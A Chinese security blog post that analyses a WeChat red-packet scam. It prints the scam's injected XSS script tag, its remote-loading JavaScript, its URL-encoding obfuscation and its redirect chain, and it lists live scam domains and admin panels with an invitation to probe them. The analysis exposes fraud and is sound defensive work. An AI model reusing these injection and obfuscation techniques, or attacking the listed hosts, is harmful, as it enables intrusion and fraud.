

一天正在玩手机，有个小伙伴在 QQ 上发了个链接让我看看，在手机 QQ 里打开后就是个普通的 HTML5 场景应用界面，好像没什么问题。

0x01 偶遇 XSS

于是打开电脑用 PC 浏览器打开看了下，出于职业敏感，一眼就发现了不对劲的地方：



打开 DevTools 的 Network 看了下网络请求，真的有个有趣的东西：



再看看 Elements，果然被插入了 XSS：

```
▼<div class="b-r-i-info">
   <div class="b-r-i-i-title" title="年终回馈 感恩有你">年终回馈 感恩有你</div>
  ▼<div class="b-r-i-i-content">
     "年终回馈 感恩有你">"
     <script src="//suo.im/lnR0O"></script>
   </div>
  </div>
</div>
```

这个 //suo.im/lnR0O 是个短链接，实际指向的是 http://jquery.gs:888/wxsdk.php，直接访问它发现重定向到了 http://jquery.gs/kfFKCazw/6f65m.php（后来发现这个站所有的 404 都是这样的，目前这个 wxsdk.php 已经不返回数据了），而且冒出了个拆红包的界面：

此时看看 Sources，JS 判断了 UA 是不是微信的。

0x02 分享拿红包

在微信中打开最初小伙伴发我的链接，果然直接弹出了这个拆红包的页面。

继续深入，页面调用了微信的 SDK，每次在微信里向朋友分享链接后 shareTimes 会加一，达到三次后还会要求转发朋友圈：

```
function shareComplete() {
    shareTimes++;
    if (shareTimes < 1) {} else {
        switch (shareTimes) {
        case 1:
            wxAlert('\u5206\u4eab\u6210\u529f\u002c\u8fd8\u9700\u5206\u4eab\u0032\u4e2a\u4e0d\u540c\u7684\u5fae\u4fe1\u7fa4', clickAlerConfrim
            break;
        case 2:
            wxAlert('\u5206\u4eab\u6210\u529f\u002c\u8fd8\u9700\u5206\u4eab\u0031\u4e2a\u4e0d\u540c\u7684\u5fae\u4fe1\u7fa4', clickAlerConfrim
            break;
        case 3:
            wxAlert('\u53ea\u5dee\u6700\u540e\u4e00\u6b65</br>\u8bf7\u5206\u4eab\u5230<span style="font-size: 30px;color: #f5294c">\u670b\u53c
            break;
        case 4:
            if (isNeedReloadShare) {
                isNeedReloadShare = false;
                shareTimes = 0;
                wxAlert('\u51fa\u73b0\u672a\u77e5\u9519\u8bef\u002c\u5206\u4eab\u5931\u8d25\u002c\u8bf7\u91cd\u65b0\u5206\u4eab', clickAlerCon
                break
            }
        case 5:
        case 6:
        case 7:
        case 8:
        case 9:
        case 10:
            wxAlert('\u9886\u53d6\u6210\u529f\uff0c\u7531\u4e8e\u6d3b\u52a8\u91cf\u8f83\u5927</br>\u7ea2\u5305\u5728\u0037\u4e2a\u5de5\u4f5c\u
            $('.weui_btn_dialog').one('click', function() {
                goToShareNexUrl()
            });
            break
        }
    }
}
```

最后调用 goToShareNexUrl() 进入下一步，其实不用分享点一下后退也会直接进入相同的页面，另外，源码里有亮点。

```
function goToShareNexUrl(){
    jQuery.getScript("http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js");
}
function houtui() {
//window.location.href = '小样，来偷源码？';
jQuery.getScript("http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js");
}
```

下载这个 zp.js，用了黑产常用的编码转换和 document.write()：

```
var new_doc = document.open("text/html","replace");
var txt = unescape("%3C%21DOCTYPE%20html%20PUBLIC%20%22-//W3C//DTD%20XHTML%201.0%20Transitional/
    /EN%22%20%22http%3A//www.w3.org/TR/xhtml1/DTD/
    xhtml1-transitional.dtd%22%3E%0A%3Chtml%20xmlns%3D%22http%3A//www.w3.org/1999/xhtml%22%3E%0A
%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20charset%3D%22utf-8%22%20/%3E%0A%20%20%20%20%3Cmeta%20name%
3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%2C%20maximum-scale
%3D1.0%2C%20minimum-scale%3D1.0%2C%20user-scalable%3Dno%2Cminimal-ui%22%3E%0A%20%20%20%20%3Cmeta
%20content%3D%22telephone%3Dno%22%20name%3D%22format-detection%22%3E%0A%20%20%20%20%3Cmeta%20nam
e%3D%22apple-mobile-web-app-capable%22%20content%3D%22yes%22%20/%3E%0A%20%20%20%20%3Cmeta%20name
%3D%22apple-touch-fullscreen%22%20content%3D%22no%22%20/%3E%0A%20%20%20%20%3Clink%20rel%3D%22sty
lesheet%22%20href%3D%22http%3A//baidu-cdn.bj.bcebos.com/zhuanpan/
    newmain.css%22%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22http%3A//
    baidu-cdn.bj.bcebos.com/zhuanpan/
```

其实就是预先把整个 HTML 页面 URL 编码，然后再用 JavaScript 写到页面上，用来逃避检测和增加一点分析难度。

0x03 嘿铲阔的蜘蛛网

首先用 getScript() 加载 http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js 写入临时页面，这个页面加载了一个 sb.php：

sb.php ×

```
function open_without_referrer(link){
document.body.appendChild(document.createElement('iframe')).src='javascript:"<script>top.location.replace(\''+link+'\')<\/script>"';
}
function tsburl(){
    open_without_referrer("http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx");
    //jQuery.getScript("http://cc.alazerys.top:9080/Home20160829/xiadan.js");
}
function sbhoutui(){
    open_without_referrer("http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx");
    //jQuery.getScript("http://cc.alazerys.top:9080/Home20160829/xiadan.js");
}
```


然后打开了

http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx，接着跳转到

http://nbclxj.cn/?byn4=155958&l=MTU1OTU4X016YzFYekkzTWpjM1h6QmZNQT09XzY3Mw==（这个链接可能不同，更多见文末），这个页面会加载

http://tlhme.com/?l=MTU1OTU4X016YzFYekkzTWpjM1h6QmZNQT09XzY3Mw==

上的 JavaScript 脚本，



又是熟悉的 document.write() 和 unescape()，最后抽奖大转轮终于出来了：

0x04 都是套路

当然这个大转轮和之前的拆红包都是写死了的，不论是下面滚动的“用户评论”还是所谓的“提现”和“抽奖”。不过这个大转轮的套路还不错，总共三次机会，前两次必然是“谢谢参与”，让人产生紧张感，以及消除疑虑，到最后一次保证抽到“时尚腕表”：

原价 3000 的名表只要 50 哦，还不赶紧买买买？而且拆红包提现的 200 块钱一个星期后就到账，买了这个限量腕表也不吃亏啊~

什么？傻 x 才买？这种病毒式的传播带来的流量不知道有多少，就算一百个人里只有一个人中招，日入万元也是轻轻松松：)

网上相关文章中一段话：

怎么赚钱呢?这个项目流量是泛流量，所以产品也是男女老少皆宜的，然后就是玩包邮呗!
手表的成本大概是6-8元，运费大概是5-8元，一般是49包邮，利润自己算吧。2015年除了手表还有金叶子和佛珠卖的比较好：

购买前需要填个人手机号和地址。如果选择货到付款，注意活动说明，提交订单后骗子很可能就会冒充快递公司的先要了运费，然后就跑路，而受害人还会蒙在鼓里等着手表和红包提现。至于微信支付，因为便宜了 3 元钱，大部分人会选择用它付款，骗子连诈骗电话都不用打就能躺着收钱，岂不美哉？

0x05 总结

在网上找资料的过程中也发现了一些有关的文章，比如：

http://www.jointforce.com/jfperiodical/article/3739

http://lusongsong.com/reed/1656.html

这个比较有新意的是用 XSS 做入口，避免被微信检测到封域名。而且关键字用 Unicode 编码，关键页面转码用 JS 写入，控制了不少域名做跳转，手法非常老道。

0x06 参考

分析过程中记录的一些链接，有兴趣的大佬可以搞一搞。

存放静态文件的 CDN：

http://image.cdn.ichuandian.com/zcx/sb/js/cookies.js

http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js

http://image.ai10.com.cn/flh/2016_375.js?v=1.2

相关网站：

http://jblbjp.bama555.com/

http://cc.alazerys.top:9080/Home20160829/xiadan.js

http://www.zuibaopin.com/index.php?s=/home/Vacation/addviewlogs/id/375/t/27277/q/0/uri/aHR0cDovL25iY2x4ai5jbi8/YnluND0xNTU5NTgmbD1NVFUxT1RVNFg

wMTZZekZZZWtrelRXcGpNMWg2UW1aTlFUMDlYelkzTXc9PQ==.shtml

跳转链接：

http://zgtjq.com.cn/?odtb=165437&l=MTY1NDM3X016YzFYekkzTWpjM1h6QmZ

NQT09Xzk4Nw==

http://yitianxia.net.cn/?hqzi=203839&l=MjAzODM5X016YzFYekkzTWpjM1h6QmZ

NQT09XzM1Nw==

微信付款站点：

http://zhengzhouzaixian.com/

红包站的 phpMyAdmin：

http://jquery.gs/php

红包站的后台（MacCMS）：

http://jquery.gs/admin

可能是开发人员：

http://www.cnblogs.com/weixinapi